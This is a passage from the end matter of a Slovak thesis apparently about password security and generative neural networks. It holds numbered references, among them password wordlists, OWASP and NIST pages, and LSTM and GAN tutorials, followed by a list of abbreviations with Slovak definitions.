[41] MIESSLER, Daniel. *SecLists: Passwords/Common-Credentials/10-million-password-list-top-100000.txt*. Online. Dostupné z: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-100000 [cit. 2023-12-27].

[42] NCSC. *PwnedPasswordsTop100k*. Online. Dostupné z: https://www.ncsc.gov.uk/static-assets/documents/PwnedPasswordsTop100k.txt [cit. 2024-01-31].

[43] HARSHVARDHAN Gm, MAHENDRA Kumar Gourisaria, MANJUSHA Pandey, SIDDHARTH Swarup Rautaray. *A comprehensive survey and analysis of generative models in machine learning. Computer Science Review*, 38, 100285. ISSN 1574-0137. DOI: 10.1016/j.cosrev.2020.100285. [cit. 2024-02-03]

[44] SHAFKAT, Irhum. *Intuitively Understanding Variational Autoencoders - Towards Data Science. Medium* . Online. Dostupné z: https://towardsdatascience.com/intuitively-understanding-variational-autoencoders-1bfe67eb5daf [cit. 2024-02-03].

[45] WOOD, Thomas. *Generative Adversarial Network*. Online. DeepAI. Dostupné z: https://deepai.org/machine-learning-glossary-and-terms/generative-adversarial-network [cit. 2024-02-04].

[46] GOOGLE FOR DEVELOPERS. *Overview of GAN Structure*. Online. Dostupné z: https://developers.google.com/machine-learning/gan/gan_structure [cit. 2024-02-04].

[47] SAXENA, Archit, *Introduction to Long Short-Term Memory (LSTM) - Analytics Vidhya*. Online. Medium. Dostupné z: https://medium.com/analytics-vidhya/introduction-to-long-short-term-memory-lstm-a8052cd0d4cd [cit. 2024-01-05].

[48] DOLPHIN, Rian. *LSTM Networks a detailed explanation*. Online. Towards Data Science. Medium. Dostupné z: https://towardsdatascience.com/lstm-networks-a-detailed-explanation-8fae6aefc7f9 [cit. 2024-02-26].

[49] OWASP CHEAT SHEET SERIES. *Password Storage - Introduction - OWASP Cheat Sheet Series.* Online. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html. [cit. 2024-03-03].

[50] CYBERHOOT CYBER LIBRARY. *Password Salting - CyberHoot*. Online. Dostupné z: https://cyberhoot.com/cybrary/password-salting/. [cit. 2024-03-03].

[51] PAGERDUTY SECURITY TRAINING . *For Engineers - PagerDuty Security Training*. Online. Dostupné z: https://sudo.pagerduty.com/for_engineers/ [cit. 2024-03-03].

[52] RENAUD, Karen; ZIMMERMANN, Verena. *Encouraging password manager use. Network Security*. Online. Dostupné z: https://rke.abertay.ac.uk/ws/portalfiles/portal/16127047/Renaud_Encouraging_Password_Manager_Accepted_2019.pdf [cit. 2024-03-04].

[53] HODGE, Rae. *Bitwarden Review: The Best Free Password Manager for 2022*. Online. CNET. Dostupné z: https://www.cnet.com/tech/services-and-software/bitwarden-review-the-best-free-password-manager-for-2022/ [cit. 2024-03-04].

[54] BITWARDEN. *Encryption | Bitwarden Help Center*. Online. Dostupné z: https://bitwarden.com/help/what-encryption-is-used/ [cit. 2024-03-04].

[55] 1PASSWORD. *Password Manager for Families, Enterprise & Business*. Online. Dostupné z: https://1password.com/ [cit. 2024-03-04].

[56] ZOHO. *Password management*. Online. Dostupné z: https://www.zoho.com/vault/educational-content/what-is-password-management.html [cit. 2024-03-04].

[57] WEBROOMTECH.COM. *The Psychology of Passwords: Understanding User Behavior and Its Impact on Security*. Online. webroomtech.com. Dostupné z: https://www.webroomtech.com/the-psychology-of-passwords-understanding-user-behavior-and-its-impact-on-security/ [cit. 2024-03-04].

[58] DCODE - SOLVEURS, CRYPTO, MATHS, CODES, CALCULS EN LIGNE. *Shannon Entropy Index Calculator - Online Information Entropy Finder*. Online. Dostupné z: https://www.dcode.fr/shannon-index [cit. 2024-03-07].

[59] BITWARDEN . *Free Password Generator | Create Strong Passwords*. Online. Dostupné z: https://bitwarden.com/password-generator/ [cit. 2024-03-08].

[60] PYCRYPTODOME. *PyCryptodome 3.210b0 documentation.* Online. Dostupné z: https://www.pycryptodome.org/src/introduction [cit. 2024-03-09].

[61] MACKAY, David J. C. *Information theory, inference, and learning algorithms*. Online. Cambridge: Cambridge University Press. ISBN 0521642981 9780521642989. Dostupné z: https://www.worldcat.org/title/information-theory-inference-and-learning-algorithms/oclc/856654329?referer=br&ht=edition [cit. 2024-03-21].

[62] NIST COMPUTER SECURITY RESOURCE CENTER (CSRC). *Hash Functions*. Online. Dostupné z: https://csrc.nist.gov/projects/hash-functions#approved-algorithms [cit. 2024-03-21].

[63] MIESSLER, Daniel. *SecLists/Passwords/Common-Credentials/10-million-password-list-top-1000000.txt at master · danielmiessler/SecLists*. Online. Dostupné z: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-1000000.txt [cit. 2024-03-25].

[64] COMPUTER HOPE'S. *What is a Regex (Regular Expression)?* Online. Dostupné z: https://www.computerhope.com/jargon/r/regex.htm [cit. 2024-03-25].

[65] REGEX.AI. *AI-Powered Regex Solver*. *Artificial Intelligence Regular Expression Generator*. Online. Dostupné z: https://regex.ai/aboutus [cit. 2024-03-25].

[66] CARPENTER, Martin. *Determining password dump origin using n-grams*. Online. Dostupné z: https://mcarpenter.org/blog/2022/01/31/determining-password-dump-origin-using-n-grams [cit. 2024-03-27].

[67] PASSGEN AI. *PassGen AI: Password Generator Tool {FREE Online 2024}*. Online. Dostupné z: https://passgenai.com/ [cit. 2024-03-27].

[68] CYBERSECURITY AND INFRASTRUCTURE SECURITY AGENCY CISA. *Avoiding Social Engineering and Phishing Attacks*. Online. Dostupné z: https://www.cisa.gov/news-events/news/avoiding-social-engineering-and-phishing-attacks [cit. 2024-03-27].

[69] VENNERØD, C. B., KJÆRRAN, A., BUGGE, E. S. *Long Short-term Memory RNN*. Online. eprint: arXiv:2105.06756. Dostupné z: https://arxiv.org/abs/2105.06756. [cit. 2024-03-27].

[70] SUPERTOKENS. *Open Source Authentication*. Online. Dostupné z: https://supertokens.com/docs/emailpassword/pre-built-ui/further-reading/email-password-login [cit. 2024-05-09].

[71] GEEKSFORGEEKS. *Understanding of LSTM Networks.* Online. GeeksforGeeks. Dostupné z: https://www.geeksforgeeks.org/understanding-of-lstm-networks/ [cit. 2024-05-09].

ZOZNAM POUŽITÝCH SYMBOLOV A SKRATIEK

2FA	Two Factor Authentication – metóda dvojfázového overenia
AES-CBC	Advanced Encryption Standard-Cipher Block Chaining
AI	Artificial Intelligence – umelá inteligencia
ASCII	American Standard Code for Information Interchange
BF	Brute Force – typ útoku s cieľom vyskúšať všetky kombinácie
CPU	Central Processing Unit – Hlavná výpočtová jednotka počítača
CSP	Content Security Policy – politika bezpečnosti obsahu
DNS	Domain Name System – systém prekladania IP adries na doménové názvy
DNSSEC	Domain Name System Security Extensions – funkcia autorizovania odpovedí
DDOS	Distributed Denial-Of-Service – útok s cielom zahltenia zariadenia alebo siete
DL	Deep Learning – metóda v umelej inteligencii
FTP	File Transfer Protocol – Protokol na prenos súborov
FIPS	Federal Information Processing Standards – štandard spracovania informácií
GAN	Generative Adversarial Network – architektúra Deep Learningu
GMM	Gaussian Mixture Model – Typ Machine Learning algoritmu
GPT	Generative Pre-Training Transformer – druh umelej inteligencie
GPU	Graphics Processing Unit – Grafický procesor
HMAC	Hash-Based Message Authentication Codes – kryptografická autorizačná technika
HTTP	Hyper Text Transfer Protocol – komunikačný protokol

HW	Hardware – Fyzické vybavenie počítača
ID	Identifikátor – označenie slúžiace na pomenovanie entít
IT	Information technology – informačné technológie
JWT	JSON Web Token – spôsob výmeny informácií
LSTM	Long Short-Term Memory – Typ Rekurentnej neurónovej siete
MFA	Multi-Factor Authentication – viacfaktorové overenie
ML	Machine Learning – oblasť zaoberajúca sa umelou inteligenciou
NIST	National Institute of Standards and Technologies
OIDC	OpenID Connect protocol – autorizačný protokol používaný OpenID
OWASP	Open Web Application Security Project – nezisková organizácia
OTP	One Time Password – forma jednorazového hesla
PBKDF2	Password Based Key Derivation Function – funkcia odvodenia kľúča
PC	Personal Computer – osobný počítač
PIN	Personal Identification Number – identifikačné číslo, forma hesla
PRF	Pseudo Random Function – pseudo náhodná funkcia
QR Code	Quick Response Code – forma uchovania informácií, nástupca Barcode
RAM	Random Access Memory – hardvérový prvok počítača
RNN	Recurent Neural Network – Rekurentná neurónová sieť
RPS	Relying Parties – strana, ktorá dôveruje poskytovateľovi identity
SAML	Security Assertion Makeup Language – značkovací jazyk
SHA	Secure Hash Algorithm – algoritmus slúžiaci na hashovanie dát

SMS	Short Message Service – služba na posielanie textových správ
SSO	Single Sign-On – identifikačná metóda pri prihlasovaní
SQL	Structured Query Language – programovací jazyk
SW	Software – programové vybavenie počítača
TOTP	Time-Based One-Time Password – forma jednorazového hesla
TTL	Time To Live – mechanizmus limitujúci životnosť dát
URL	Uniform Resource Locator – adresa unikátneho zdroja na webe
USB	Universal Serial Bus – štandard na prepojovanie periférií v PC
UI	User Interface – užívateľské rozhranie
VAE	Variational Auto Encoder – architektúra umelej neurónovej siete
XML	Extensible Markup Language – značkovací jazyk, ktorý poskytuje pravidlá na definovanie akýchkoľvek údajov

ZOZNAM OBRÁZKOV